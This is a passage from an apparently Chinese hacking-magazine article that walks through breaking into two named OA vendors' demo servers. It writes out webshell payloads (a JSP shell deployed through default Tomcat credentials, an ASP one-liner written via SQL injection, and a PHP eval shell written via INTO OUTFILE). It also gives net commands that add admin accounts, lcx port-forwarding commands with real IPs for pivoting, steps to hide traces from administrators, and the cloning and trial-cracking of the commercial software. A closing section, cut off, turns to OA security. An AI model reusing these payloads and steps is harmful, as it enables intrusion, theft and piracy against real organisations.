


图12

当jspshell.war上传成功后,将保存在Tomcat的Webapps目录下,并新增"/jspshell"应用,如图13所示。




图13

直接请求该应用，因为Conf/web.xml配置listings为true——允许列目录，结果如图14和图15所示。最后请求jspshell.jsp，如图16所示，至此我们完成挂马。War文件性质允许我们无需手工解压，便可运行War文件中的应用，前面提到Conf/Server.xml配置Host元素的unpackWARs属性为true时，Tomcat将自动解压War文件运行应用，这点可从Tomcat的work目录中观察到。




图14




图15




图16

最终访问的"/jspshell/f%3A/jspshell.jsp"与jspshell.war内文件存放的目录结构一致，可以使用WinRAR等工具观察。但这时无法正常使用木马的"文件系统"功能（需要在URL后手工输入"&curPath=f:/htoa/tomcat/webapps"），需要存档jspshell.jsp文件时不带路径。于是在Tomca管理页面使用"Undeploy"删除上传的jspshell.war文件和"/jspshell"应用，然后将jspshell.jsp木马拷贝到JDK的bin目录（F:\htoa\JDK\bin），再用命令"jar cf jspshell.war jspshell.jsp"存档JSP木马，这时再用WinRAR查看，jspshell.jsp文件直接在jspshell.war的"根目录"中，最后再利用Tomcat管理页面"Deploy"该War文件，JSP木马功能即恢复正常！

由于华天Demo服务器上的OA运行环境使用默认配置，于是使用用户名"admin"和密码"htoa"，顺利进入Tomcat管理页面，同样方法完成挂马（为了不引起管理员注意，上传木马后"Undeploy"掉"/jspshell"应用），如图17所示。




图17

3）Tomcat日志

在Tomcat的日志目录logs中以文本方式保存着Tomcat运行的详细信息，这里我们强调两处。一个是Tomcat启动信息，从中我们可以获取Mysql连接用户密码的Base64加密值，如图18所示。

再者就是我们上传War以及访问JSP木马的痕迹也被详细记录，如图19所示。这也启示我们在分析Tomcat日志时，应注意"<admin> [Main] Log in"、"Associated with Deployer"等字符。

2.克隆华天

虽然利用木马基本就可以完成华天OA的

图18

图19

“克隆”——完整复制OA安装目录！但是总觉得不方便，所以我们连接远程桌面。因为JSP权限默认是SYSTEM，不存在“提权”问题，所以可以直接使用net命令新增Windows用户并添加到系统管理员组，完成后顺利进入华天OA的Demo服务器，如图20所示。

图20

华天将www.oa8000.com、Demo.oa8000.com、Download.oa8000.com置于同一服务器（而笔者最初检测时是分开放置的），这样华天的Web、Demo、Download服务被完全掌控！虽然华天新增了software.oa8000.com服务器提供下载，但并没有取消Download.oa8000.com域名解析，我们可以直接从后者下载华天OA各版本的正式安装文件。

管理权限。压缩Demo服务器的d:\htoa目录，下载解压到本地d:\htoa，运行Tomcat\bin中的InstallTomcat-NT.bat完成Mysql和htoa_tomcat5服务安装。但是admin用户还没有管理权限，如图21所示。查看user_user表，发现还存在一个administrator的超级用户，我们只需要使用update修改密码即可使用，如图22和图23所示。这样，我们就获得了一个没有功能和时间限制的华天OA系统了！




图21




图22

但是此时还无法运行ServerControl.exe，因为华天OA的注册表项“HKEY_LOCAL_MACHINE\




图23

SOFTWARE\HTOA"不完整,即使导入完整的注册表项,能够运行ServerControl.exe,该程序也会判断试用时间,一旦试用时间已满,将会自动停止Tomcat服务,导致OA无法正常访问! 解决方法有两个: 不运行(不影响OA的正常使用)或者破解。该程序用Delphi编写、无壳,直接用DeDe反编译,再用Delphi打开进行分析破解时间限制,如图24所示,甚至还可以分析注册过程做个注册机,因为涉及逆向、汇编等知识,本文不做深入探讨。




图24

破解金和

通过金和官网www.jh0101.com,我们大致可以了解到金和OA的产品体系分为JCS、C6/P(大型集团企业)、C6/S(中大型企业)、IOA/S、CRM(中小企业)和GOA(政府、事业单位)等。另外还有这样一段宣传语,"在央视、新浪等主流媒体投入上亿资金全面强化企业品牌形象是金和软件在成为'国礼',同时结盟IBM与微软,登录深交所后的又一业内创举!"。且不说这一"创举"是否真的有实效,仅仅看其产品体系还是比较全面的,但是引起笔者关注的并不因为这些,而是因为上级部门使用的办公自动化就是金和OA系统。

1.注入挂马

因为金和没有提供试用版下载,所以我们直接在线体验IOAS。访问http://demos.jh0101.com/ioas,选择用户进入系统,找到注入点,利用工具HDSI检测,如图25所示,采用的是MSSQL数据库,错误提示开,支持多句执行和查询,dbo用户,SA权限。




图25

之后在DOS命令下用echo写马。我们使用XIAOLU的SQL INJ Commander工具(MSSQL注入的命令行工具,稳定速度快),可执行DOS内外部命令,比如dir、net、netstat等,Web目录为"d:\IOAS\ioas",使用echo写一句话木马,海洋客户端连接成功,如图26所示。




图26

```
//echo写一句话木马，使用SQL INJ Commander工具时注意“%”要使用“%25”
echo ^<%25If Request("#")^<^>"" Then Execute(Request("#"))%25^> >d:\ioas\ioas\book\book_xxx.asp
```

PhpMyAdmin写马。金和Demos服务器还使用XAMPP(Apache+MySQL+PHP+PERL建站集成软件包)架设了Apache支持PHP,使用81端口,安装目录为"d:\xampp",web目录为"d:\xampp\ htdocs"。这时我们还可以利用phpmyadmin写一句话木马,因为它连接的Mysql权限一般是很高的。我们利用DOS命令type获得Mysql的连接密码(从PHP站点jhcrm_zm的连接文件config.inc.php或phpmyadmin配置文件的config.inc.php获得),如图27所示,然后登录到PhpMyAdmin,选择一个数据库,执行SQL语句写PHP一句话木马,如图28所示。




图27




图28

```
//利用MySql语句写PHP一句话木马
select '<?php eval($_POST[cmd]);?>' into outfile 'd:\\xampp\\htdocs\\jhqe.php'
```

2.内网渗透

虽然我们已经成功写马,但没有远程桌面总感到不便。金和Demos为内网服务器,如图29所示,所以我们使用lcx进行端口映射。




图29

现在我们将利用华天Demo服务器作为跳板连接金和Demos服务器(lcx.exe已上传,3389已开启,并且已添加管理员用户,命令"net user $jhoa jhoa /add"、"net localgroup administrators $jhoa /add"),基本数据如下:

服务器	IP	Lcx.exe存放路径	连接方向	端口
demo.oa8000.com	211.144.133.246	D:\htoa\tomcat\bin\lcx.exe	本地	5555
demos.jh0101.com	211.88.14.232	D:\tools\win2003\I386\lcx.exe	远程	3389

分别执行如下命令:

```
//在jh0101服务器上利用WebShell执行：把远程端口3389转发到本地44端口
D:\tools\win2003\I386\lcx.exe -slave 211.144.133.246 44 211.88.14.232 3389
//在oa8000服务器(本地)上执行：监听44端口并转发到5555端口，如图30所示
D:\htoa\tomcat\bin\lcx.exe -listen 44 5555
```




图30

当提示"Waiting another Client on port: 5555….",说明远程IP已成功连接到本地44端口,并在5555端口等待连接,这时即可使用远程桌面连接"127.0.0.1:5555",成功连接到远程金和Demos服务器的3389端口,如图31所示。




图31




图32

如果Windows启用了数据执行(DEP),需要设置取消对lcx的数据执行保护,如图32所示。

注意:lcx运行后不会自动终止,以便我们在本地可以随时连接,但这样做太明目张胆了,而且一旦使用SQL INJ Commander创建了一个lcx进程后,再次使用该工具时将出错,所以使用后应该及时终止lcx进程。首先我们使用"tasklist /svc"获得lcx进程的PID,然后使用"taskkill /pid 340 /f"强行终止lcx进程。

进入内网后,我们还可以注入其他Web服务器,或者利用扫描器、嗅探器等工具进行更深入的渗透,如图33所示,本文不做深入探讨。

3.克隆金和

克隆金和GOA目录、备份JHGOA数据库,下载到本地,架设IIS、恢复数据库,使用语句"update JHBJ_Register set Reg_PassWord =pwdencrypt('123456') where Reg_Code='000001'"将管理员密码修改为"123456"。注意,金和使用MSSQL内置函数pwdencrypt加密密码,再修改连接文件include\ ISConn.asp 和include\ 10241.asp中的连接字符串strconn为"Provider=Sqloledb;User ID=sa; Password=; Initial Catalog=JHGOA; Data Source =(local);"。IE访问如图34所示,至此我们就成功克隆了金和GOA系统!




图33




图34

国内OA安全现状

本文涉及到了OA系统的环境设置(华天)和代码(金和)两个方面的安全隐患。这两方面,对于CMS大家已经非常关注,比如修改默认的数据库名、管理员密码,甚至是修改后台地址,另外再增加防注入等等,但对于OA就往往比较忽视,这种忽视可能源自对OA系统的信任——网络运行环境和访问用户的信任,毕竟